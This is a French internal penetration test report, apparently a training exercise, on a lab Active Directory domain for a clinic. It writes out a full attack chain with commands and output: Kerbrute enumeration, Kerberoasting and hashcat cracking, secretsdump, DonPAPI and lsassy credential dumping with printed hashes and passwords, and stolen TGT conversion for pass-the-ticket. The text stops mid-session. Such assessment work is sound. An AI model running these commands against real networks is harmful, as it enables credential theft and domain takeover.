Rapport du pentest

Client : Clinique de Frontignan

Auditeur : DUBRAY Gauthy

I. Contexte et périmètre

Fixez le contexte ainsi que le périmètre du pentest que vous allez réaliser.

Auditeur indépendant spécialisé dans la sécurité des environnements Windows et plus particulièrement des infrastructures Active Directory, j'ai été sollicité par M. Nicolas Turing, Directeur des Systèmes d'Information de la Clinique de Frontignan.

Cette prise de contact, réalisée via une relation professionnelle commune, avait pour objectif de conduire un test d'intrusion interne afin d'évaluer le niveau de sécurité du système d'information et d'identifier d'éventuelles vulnérabilités pouvant compromettre l'intégrité, la confidentialité ou la disponibilité des ressources critiques.
La mission s'inscrit dans une démarche proactive visant à renforcer la cybersécurité de l'établissement de santé, dans un contexte où les attaques contre le secteur médical sont en constante augmentation.

L'audit de sécurité a été réalisé depuis le réseau interne de la clinique, sur le périmètre suivant :

Réseau cible : 10.250.0.0/24

- Machines présentes et analysées au sein du réseau :
- **10.250.0.101 — DC01 :** Contrôleur de domaine Active Directory
- **10.250.0.112 — FILER01 :** Serveur de fichiers
- **10.250.0.117 — DESKTOP01 :** Poste de travail utilisateur

Bien que l'ensemble du réseau 10.250.0.0/24 ait été inclus dans le périmètre, seules ces trois machines étaient actives et détectées durant la phase de reconnaissance.

II. Méthodologie

Résumez la méthodologie que vous allez appliquer pour effectuer le pentest

Le test d'intrusion interne a été conduit selon une approche structurée, inspirée des bonnes pratiques du PTES (Pénétration Testing Execution Standard) et orientée spécifiquement vers l'analyse de la sécurité d'un environnement Active Directory.
La méthodologie appliquée s'est décomposée en plusieurs phases :

- Reconnaissance et cartographie du réseau
- Énumération des services et de l'infrastructure de l'AD
- Compromission d'un premier compte
- Mouvement latéral et élévation de privilèges

III. Déroulé du pentest

A. Énumération

- *Listez l'ensemble des tests permettant l'énumération de l'environnement Active Directory du client.*
- *Joignez des screenshots et la copie des différentes commandes utilisées.*
- *Annotez l'ensemble des découvertes sur le réseau.*

L'étape d'énumération a été réalisée après la phase de reconnaissance initiale, afin d'identifier les services exposés, les rôles des machines et les potentielles surfaces d'attaque exploitables au sein du domaine **travers.ic**.

Un scan Nmap complet a été exécuté sur l'ensemble du réseau 10.250.0.0/24 afin d'identifier les hôtes actifs et leurs services exposés .
sudo nmap -sV 10.250.0.0/24 -oN scanmapresults.txt

```
┌──(kali㉿ kali)-[~]
└─$ sudo nmap -sV 10.250.0.0/24 -oN scannampresults.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-24 09:58 UTC
Nmap scan report for 10.250.0.101
Host is up (0.011s latency).
Not shown: 986 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           (protocol 2.0)
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-11
-24 09:58:48Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain:
 travers.ic0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain:
 travers.ic0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
1 service unrecognized despite returning data. If you know the service/versio
n, please submit the following fingerprint at https://nmap.org/cgi-bin/submit
.cgi?new-service :
SF-Port22-TCP:V=7.95%I=7%D=11/24%Time=69242C59%P=x86_64-pc-linux-gnu%r(NUL
SF:L,36,"SSH-2\.0-OpenSSH_for_Windows_9\.8\x20Win32-OpenSSH-GitHub\r\n");
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
Nmap scan report for 10.250.0.112
Host is up (0.011s latency).
Not shown: 992 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
21/tcp   open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
22/tcp   open  ssh           (protocol 2.0)
80/tcp   open  http          Microsoft IIS httpd 10.0
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
1 service unrecognized despite returning data. If you know the service/versio
n, please submit the following fingerprint at https://nmap.org/cgi-bin/submit
.cgi?new-service :
SF-Port22-TCP:V=7.95%I=7%D=11/24%Time=69242C59%P=x86_64-pc-linux-gnu%r(NUL
SF:L,36,"SSH-2\.0-OpenSSH_for_Windows_9\.8\x20Win32-OpenSSH-GitHub\r\n");
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
Nmap scan report for 10.250.0.117
Host is up (0.011s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           (protocol 2.0)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
1 service unrecognized despite returning data. If you know the service/versio
n, please submit the following fingerprint at https://nmap.org/cgi-bin/submit
.cgi?new-service :
SF-Port22-TCP:V=7.95%I=7%D=11/24%Time=69242C59%P=x86_64-pc-linux-gnu%r(NUL
SF:L,36,"SSH-2\.0-OpenSSH_for_Windows_9\.8\x20Win32-OpenSSH-GitHub\r\n");
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 256 IP addresses (3 hosts up) scanned in 29.79 seconds
```


De plus la commande crackmapexec a été utilisé
crackmapexec smb 10.250.0.0/24

Si vous trouvez des vulnérabilités dans l'environnement du client lors de cette étape, vous pouvez les noter ici. Vous pouvez ajouter des sections au besoin.

Vulnérabilité V01 : Énumération Kerberos : Kerbrute (criticité moyenne)

Résumé de la vulnérabilité: Afin de vérifier l'existence de comptes utilisateurs dans le domaine travers.ic, un test d'énumération Kerberos a été effectué à l'aide de *Kerbrute*.
Pour cela j'ai fait un fichier users.txt avec des noms d'utilisateurs courant sur un domaine comme par exemple test,admin,guest etc..

J'ai lancé la commande suivante : kerbrute userenum --dc 10.250.0.101 -d travers.ic users.txt




B. Compromission d’un premier compte


- *Listez l’ensemble des tests permettant l’accès au premier compte sur l’environnement Active Directory du client.*
- *Joignez des screenshots et la copie des différentes commandes utilisées.*

Une énumération Kerberos a été réalisée afin d’identifier les comptes Active Directory possédant des Service Principal Names (SPN).
Ces comptes sont susceptibles d’être vulnérables à une attaque de type Kerberoasting, permettant de récupérer des tickets Kerberos chiffrés contenant un hash crackable hors-ligne. Le but était de faire une extraction de SPN exposés.

impacket-GetUserSPNs travers.ic/test:test -dc-ip 10.250.0.101 -request



Puis par la suite le craquage du hash avec la commande suivante: hashcat -m 13100 hash.txt /usr/share/wordlist/rockyou.txt –force




Si vous trouvez des vulnérabilités dans l'environnement du client lors de cette étape, vous pouvez les noter ici. Vous pouvez ajouter des sections au besoin.

Vulnérabilité V01 : Compte de service exposé au Kerberoasting (dmorin) permettant une compromission locale

Résumé de la vulnérabilité: Lors de l'énumération Active Directory, il a été constaté que le compte dmorin expose un Service Principal Name (SPN), rendant ce compte vulnérable à une attaque de type Kerberoasting.

Cette attaque permet d'obtenir un ticket Kerberos chiffré (TGS-REP) que l'on peut ensuite craquer hors-ligne, ce qui permet d'obtenir le mot de passe réel du compte sans générer de logs suspects sur le contrôleur de domaine.

L'exploitation de ce SPN exposé a permis de récupérer le hash Kerberos du compte dmorin, puis de le craquer avec succès. Le mot de passe obtenu a ensuite permis d'accéder en tant qu'administrateur local sur une machine du réseau interne



C. Reconnaissance

- *Listez l'ensemble des tests permettant la reconnaissance de l'environnement Active Directory du client avec les premiers accès compromis*
- *Joignez des screenshots et la copie des différentes commandes utilisées.*

Après compromission du compte dmorin et obtention d'un accès administrateur local sur la machine 10.250.0.117, une phase de post-exploitation a été réalisée afin de collecter davantage d'informations sensibles et d'identifier de nouveaux vecteurs d'attaque.
Commande utilisée :
impacket-secretsdump dmorin: 'azertyuiop'@10.250.0.117

Ce qui nous donne comme résultats : Extraction complète de la base SAM, Extraction des LSA Secrets et Extraction des identifiants de session (Cached Credentials)

De plus une analyse complète via le logiciel DonPAPI avec la commande suivante :
DonPAPI.py collect -t 10.250.0.117 -d travers.ic -u dmorin -p azertyuiop

Les résultats principaux : Récupération de masterkeys et DPAPI secrets, Une tâche planifiée contenait un mot de passe en clair

(TRAVERSIC\anoel : Vuln3r4bl3)

Si vous trouvez des vulnérabilités dans l'environnement du client lors de cette étape, vous pouvez les noter ici. Vous pouvez ajouter des sections au besoin.

Vulnérabilité V01 : Absence de protection LSA permettant le dump complet des secrets (SAM, LSA, DPAPI)
Résumé de la vulnérabilité: Le poste 10.250.0.117 n'est pas correctement durci.
Il permet l'utilisation d'outils de dumping de secrets comme Impacket-SecretsDump, permettant d'extraire :

- la base SAM (hashs locaux)
- les secrets LSA
- les clés DPAPI
- les credentials de session mis en cache
- Stockage d'un mot de passe en clair

Cette vulnérabilité expose directement les mots de passe locaux et de potentiels identifiants Active Directory.

D. Mouvement latéral et élévation de privilèges

- *Listez l'ensemble des tests permettant une élévation de privilèges ou un mouvement latéral au sein de l'environnement Active Directory du client.*
- *Joignez des screenshots et la copie des différentes commandes utilisées.*

L'extraction d'un mot de passe en clair depuis les secrets DPAPI a permis de compromettre un nouveau compte du domaine (`anoel`).
La possession de ces identifiants ouvre la possibilité d'établir un accès authentifié à d'autres machines du réseau, permettant ainsi la réalisation d'un mouvement latéral.
Cette étape vise à évaluer la propagation potentielle d'une compromission initiale au sein du système d'information.

```
┌──(kali㉿kali)-[~]
└─$ crackmapexec smb 10.250.0.0/24 -u anoel -p 'Vuln3r4bl3'
SMB         10.250.0.101    445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:travers.ic) (signing:True) (SMBv1:False)
SMB         10.250.0.101    445    DC01             [+] travers.ic\anoel:Vuln3r4bl3
SMB         10.250.0.112    445    FILER01          [*] Windows Server 2022 Build 20348 x64 (name:FILER01) (domain:travers.ic) (signing:False) (SMBv1:False)
SMB         10.250.0.117    445    DESKTOP01        [*] Windows Server 2022 Build 20348 x64 (name:DESKTOP01) (domain:travers.ic) (signing:False) (SMBv1:False)
SMB         10.250.0.112    445    FILER01          [+] travers.ic\anoel:Vuln3r4bl3 (Pwn3d!)
SMB         10.250.0.117    445    DESKTOP01        [+] travers.ic\anoel:Vuln3r4bl3
```

Nous venons de faire un mouvement latéral vers la machine 10.250.112 avec le compte anoel/Vuln3r4bl3 avec un accès domain local.

Avec le logiciel lsassy nous avons une extraction des tickets kerberos de l'utilisateur rbertin dont nous savons ses droits d'admin sur le domain TRAVERS.IC

```
┌──(kali㉿kali)-[/]
└─$ crackmapexec smb 10.250.0.112 -u anoel -p 'Vuln3r4bl3' --sessions

SMB         10.250.0.112    445    FILER01          [*] Windows Server 2022 Build 20348 x64 (name:FILER01) (domain:travers.ic) (signing:False) (SMBv1:False)
SMB         10.250.0.112    445    FILER01          [+] travers.ic\anoel:Vuln3r4bl3 (Pwn3d!)
SMB         10.250.0.112    445    FILER01          [+] Enumerated sessions
SMB         10.250.0.112    445    FILER01          \\10.250.0.101            User:rbertin
SMB         10.250.0.112    445    FILER01          \\10.250.0.101            User:rbertin
SMB         10.250.0.112    445    FILER01          \\10.250.0.101            User:rbertin
SMB         10.250.0.112    445    FILER01          \\10.250.0.101            User:rbertin
SMB         10.250.0.112    445    FILER01          \\10.250.0.101            User:DC01$
```

```
┌──(kali㉿kali)-[~/Documents]
└─$ lsassy  -d travers.ic -u anoel -p 'Vuln3r4bl3' 10.250.0.112

10.250.0.112 - TRAVERSIC\pclerc             [NT] 9711d1bfec32305923da4df38bccb3b6 | [SHA1] a06df3c2b13b7f72e5c310ed949847d087b7ae6a
10.250.0.112 - TRAVERSIC\FILER01$           [NT] e5efff1e2da8eac529a5f25d1594ae53 | [SHA1] faf3d4bf3ca82244e69b127cb19f3d2a504b788f
10.250.0.112 - travers.ic\FILER01$          [PWD] a5c1cfdc675fc58dc5ec9bd0e325d7fbc47cfa9967e4822b103185b32d2e73adcddc48ea80c882d3319db0fd0bdb0deb96f841d582a7ad5d704d44661a609885b07079e8389c4a833f165b7aea04b44c80b52e67e390ea7676501a1f489554214f207f48793bed85f92cd3f19
123de59d68b98d9388422d31245f94742421171c760169a398fadd10e98717834ec96f5f11d39f1440297746ac83f8803851da2101e9e7f89a8b5c59840125a47dc206effb1e7c31a6a60185650a4f4cd0cb077b2bc821a70394b4f7caa3fc9dba9ed8addbdf5847c563157535b2d1a785e6a2f04183d45144cc204703f9eb7c835a205
10.250.0.112 - TRAVERSIC\FILER01$           [NT] 3cf99f0d9bcf235162fe6974d2822b5b | [SHA1] 00be8e912c071163d033752631d9d58b3c297960
10.250.0.112 - travers.ic\FILER01$          [PWD] 8u+TQVOq#`HJMx_<(8G.#z=krjGA'&LJ?skyIYeG!IpAS?;/ @_6n*AkI+7K4HW!uDz9Hkj6@2chPXnHx,wJvmv@7P%UrRn!Jf,:J!Ueg-(\CfbPb&fSw@,`
10.250.0.112 - TRAVERS.IC\filer01$          [PWD] a5c1cfdc675fc58dc5ec9bd0e325d7fbc47cfa9967e4822b103185b32d2e73adcddc48ea80c882d3319db0fd0bdb0deb96f841d582a7ad5d704d44661a609885b07079e8389c4a833f165b7aea04b44c80b52e67e390ea7676501a1f489554214f207f48793bed85f92cd3f19
123de59d68b98d9388422d31245f94742421171c760169a398fadd10e98717834ec96f5f11d39f1440297746ac83f8803851da2101e9e7f89a8b5c59840125a47dc206effb1e7c31a6a60185650a4f4cd0cb077b2bc821a70394b4f7caa3fc9dba9ed8addbdf5847c563157535b2d1a785e6a2f04183d45144cc204703f9eb7c835a205
10.250.0.112 - TRAVERS.IC\rbertin           [TGT] Domain: TRAVERS.IC - End time: 2025-12-03 01:25 (TGT_TRAVERS.IC_rbertin_krbtgt_TRAVERS.IC_137aa195_20251203012501.kirbi)
10.250.0.112 - TRAVERS.IC\rbertin           [TGT] Domain: TRAVERS.IC - End time: 2025-12-03 01:20 (TGT_TRAVERS.IC_rbertin_krbtgt_TRAVERS.IC_59065e71_20251203012001.kirbi)
10.250.0.112 - TRAVERS.IC\rbertin           [TGT] Domain: TRAVERS.IC - End time: 2025-12-03 01:15 (TGT_TRAVERS.IC_rbertin_krbtgt_TRAVERS.IC_b380b997_20251203011501.kirbi)
10.250.0.112 - TRAVERS.IC\pclerc            [TGT] Domain: TRAVERS.IC - End time: 2025-12-03 01:25 (TGT_TRAVERS.IC_pclerc_krbtgt_TRAVERS.IC_038d0d1e_20251203012535.kirbi)
10.250.0.112 - TRAVERS.IC\rbertin           [TGT] Domain: TRAVERS.IC - End time: 2025-12-02 23:46 (TGT_TRAVERS.IC_rbertin_krbtgt_TRAVERS.IC_a567d8f9_20251202234615.kirbi)
10.250.0.112 - TRAVERS.IC\FILER01$          [TGT] Domain: TRAVERS.IC - End time: 2025-12-02 23:46 (TGT_TRAVERS.IC_FILER01$_krbtgt_TRAVERS.IC_2060362b_20251202234618.kirbi)
10.250.0.112 - TRAVERS.IC\FILER01$          [TGT] Domain: TRAVERS.IC - End time: 2025-12-02 23:46 (TGT_TRAVERS.IC_FILER01$_krbtgt_TRAVERS.IC_ca319511_20251202234618.kirbi)
10.250.0.112 - TRAVERS.IC\pclerc            [TGT] Domain: TRAVERS.IC - End time: 2025-12-03 01:25 (TGT_TRAVERS.IC_pclerc_krbtgt_TRAVERS.IC_db3c4d43_20251203012535.kirbi)
10.250.0.112 - TRAVERS.IC\FILER01$          [TGT] Domain: TRAVERS.IC - End time: 2025-12-02 23:46 (TGT_TRAVERS.IC_FILER01$_krbtgt_TRAVERS.IC_8a0b4949_20251202234600.kirbi)
10.250.0.112 - TRAVERS.IC\FILER01$          [TGT] Domain: TRAVERS.IC - End time: 2025-12-02 23:46 (TGT_TRAVERS.IC_FILER01$_krbtgt_TRAVERS.IC_38ee355e_20251202234600.kirbi)
18 Kerberos tickets written to /home/kali/.config/lsassy/tickets
4 masterkeys saved to /home/kali/.config/lsassy/masterkeys.txt

┌──(kali㉿kali)-[~/Documents]
└─$ cd /home/kali/.config/lsassy/tickets

┌──(kali㉿kali)-[~/.config/lsassy/tickets]
└─$ ls -l
total 168
-rw-r--r-- 1 kali kali 1511 Dec  2 15:29  CLIENT_TRAVERS.IC_pclerc_TERMSRV_FILER01_106d31e0_20251202234635.kirbi
-rw-r--r-- 1 kali kali 1511 Dec  1 13:23  CLIENT_TRAVERS.IC_pclerc_TERMSRV_FILER01_80dac488_20251201223157.kirbi
-rw-r--r-- 1 kali kali 1511 Dec  1 13:28  CLIENT_TRAVERS.IC_pclerc_TERMSRV_FILER01_e611b45d_20251201223157.kirbi
-rw-r--r-- 1 kali kali 1487 Dec  1 13:28 'TGS_TRAVERS.IC_FILER01$_FILER01$_680d3e28_20251201223122.kirbi'
-rw-r--r-- 1 kali kali 1487 Dec  2 15:29 'TGS_TRAVERS.IC_FILER01$_FILER01$_9bfa60a8_20251202234600.kirbi'
-rw-r--r-- 1 kali kali 1513 Dec  2 15:29 'TGS_TRAVERS.IC_FILER01$_LDAP_DC01.travers.ic_b43e2f01_20251202234600.kirbi'
-rw-r--r-- 1 kali kali 1513 Dec  1 13:28 'TGS_TRAVERS.IC_FILER01$_LDAP_DC01.travers.ic_d23244ae_20251201223122.kirbi'
-rw-r--r-- 1 kali kali 1537 Dec  2 15:29 'TGS_TRAVERS.IC_FILER01$_LDAP_DC01.travers.ic_travers.ic_77c9f207_20251202234600.kirbi'
-rw-r--r-- 1 kali kali 1513 Dec  1 13:28 'TGS_TRAVERS.IC_FILER01$_cifs_DC01.travers.ic_8ff8961a_20251201223151.kirbi'
-rw-r--r-- 1 kali kali 1513 Dec  2 15:29 'TGS_TRAVERS.IC_FILER01$_cifs_DC01.travers.ic_a4b21f6d_20251202234618.kirbi'
-rw-r--r-- 1 kali kali 1537 Dec  2 15:29 'TGS_TRAVERS.IC_FILER01$_cifs_DC01.travers.ic_travers.ic_13ea0444_20251202234600.kirbi'
-rw-r--r-- 1 kali kali 1537 Dec  1 13:28 'TGS_TRAVERS.IC_FILER01$_cifs_DC01.travers.ic_travers.ic_55804c75_20251201223122.kirbi'
-rw-r--r-- 1 kali kali 1537 Dec  1 13:28 'TGS_TRAVERS.IC_FILER01$_ldap_DC01.travers.ic_travers.ic_3a16a60b_20251201223122.kirbi'
-rw-r--r-- 1 kali kali 1537 Dec  2 15:29 'TGS_TRAVERS.IC_FILER01$_ldap_dc01.travers.ic_travers.ic_b9de77d1_20251202234618.kirbi'
-rw-r--r-- 1 kali kali 1449 Dec  1 13:28  TGS_TRAVERS.IC_pclerc_host_filer01.travers.ic_2f7a0da0_20251201232516.kirbi
-rw-r--r-- 1 kali kali 1449 Dec  1 13:23  TGS_TRAVERS.IC_pclerc_host_filer01.travers.ic_815635a1_20251201232017.kirbi
-rw-r--r-- 1 kali kali 1449 Dec  2 15:29  TGS_TRAVERS.IC_pclerc_host_filer01.travers.ic_f34999c9_20251203012535.kirbi
-rw-r--r-- 1 kali kali 1409 Dec  2 15:29 'TGT_TRAVERS.IC_FILER01$_krbtgt_TRAVERS.IC_2060362b_20251202234618.kirbi'
-rw-r--r-- 1 kali kali 1409 Dec  2 15:29 'TGT_TRAVERS.IC_FILER01$_krbtgt_TRAVERS.IC_38ee355e_20251202234600.kirbi'
-rw-r--r-- 1 kali kali 1409 Dec  1 13:28 'TGT_TRAVERS.IC_FILER01$_krbtgt_TRAVERS.IC_4d023172_20251201223151.kirbi'
-rw-r--r-- 1 kali kali 1409 Dec  1 13:28 'TGT_TRAVERS.IC_FILER01$_krbtgt_TRAVERS.IC_779a299e_20251201223122.kirbi'
-rw-r--r-- 1 kali kali 1409 Dec  2 15:29 'TGT_TRAVERS.IC_FILER01$_krbtgt_TRAVERS.IC_8a0b4949_20251202234600.kirbi'
-rw-r--r-- 1 kali kali 1409 Dec  2 15:29 'TGT_TRAVERS.IC_FILER01$_krbtgt_TRAVERS.IC_ca319511_20251202234618.kirbi'
-rw-r--r-- 1 kali kali 1409 Dec  1 13:28 'TGT_TRAVERS.IC_FILER01$_krbtgt_TRAVERS.IC_d5c2e9cc_20251201223151.kirbi'
-rw-r--r-- 1 kali kali 1409 Dec  1 13:28 'TGT_TRAVERS.IC_FILER01$_krbtgt_TRAVERS.IC_fef31887_20251201223122.kirbi'
-rw-r--r-- 1 kali kali 1405 Dec  1 13:28  TGT_TRAVERS.IC_pclerc_krbtgt_TRAVERS.IC_01c4561e_20251201232516.kirbi
-rw-r--r-- 1 kali kali 1405 Dec  2 15:29  TGT_TRAVERS.IC_pclerc_krbtgt_TRAVERS.IC_038d0d1e_20251203012535.kirbi
-rw-r--r-- 1 kali kali 1405 Dec  1 13:23  TGT_TRAVERS.IC_pclerc_krbtgt_TRAVERS.IC_11411d39_20251201232017.kirbi
-rw-r--r-- 1 kali kali 1405 Dec  1 13:23  TGT_TRAVERS.IC_pclerc_krbtgt_TRAVERS.IC_9e4dd259_20251201232017.kirbi
-rw-r--r-- 1 kali kali 1405 Dec  1 13:28  TGT_TRAVERS.IC_pclerc_krbtgt_TRAVERS.IC_d684161d_20251201232516.kirbi
-rw-r--r-- 1 kali kali 1405 Dec  2 15:29  TGT_TRAVERS.IC_pclerc_krbtgt_TRAVERS.IC_db3c4d43_20251203012535.kirbi
```

Ensuite nous allons procéder à la conversion du TGT en ccache pour permettre une authentification sans mot de passe

```
┌──(kali㉿kali)-[~/.config/lsassy/tickets]
└─$ cp ~/.config/lsassy/tickets/TGT_TRAVERS.IC_rbertin_krbtgt_* rbertin.kirbi

cp: target 'rbertin.kirbi': Not a directory

┌──(kali㉿kali)-[~/.config/lsassy/tickets]
└─$ cp ~/.config/lsassy/tickets/TGT_TRAVERS.IC_rbertin_krbtgt_TRAVERS.IC_137aa195_20251203012501.kirbi rbertin.kirbi


┌──(kali㉿kali)-[~/.config/lsassy/tickets]
└─$ ^[[200~ls -l rbertin.kirbi
zsh: bad pattern: ^[[200~ls

┌──(kali㉿kali)-[~/.config/lsassy/tickets]
└─$ ls -l rbertin.kirbi

-rw-r--r-- 1 kali kali 1415 Dec  2 15:31 rbertin.kirbi

┌──(kali㉿kali)-[~/.config/lsassy/tickets]
└─$ python3 /usr/share/doc/python3-impacket/examples/ticketConverter.py rbertin.kirbi rbertin.ccache

Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] converting kirbi to ccache...
[+] done

┌──(kali㉿kali)-[~/.config/lsassy/tickets]
└─$ ls -l rbertin.ccache

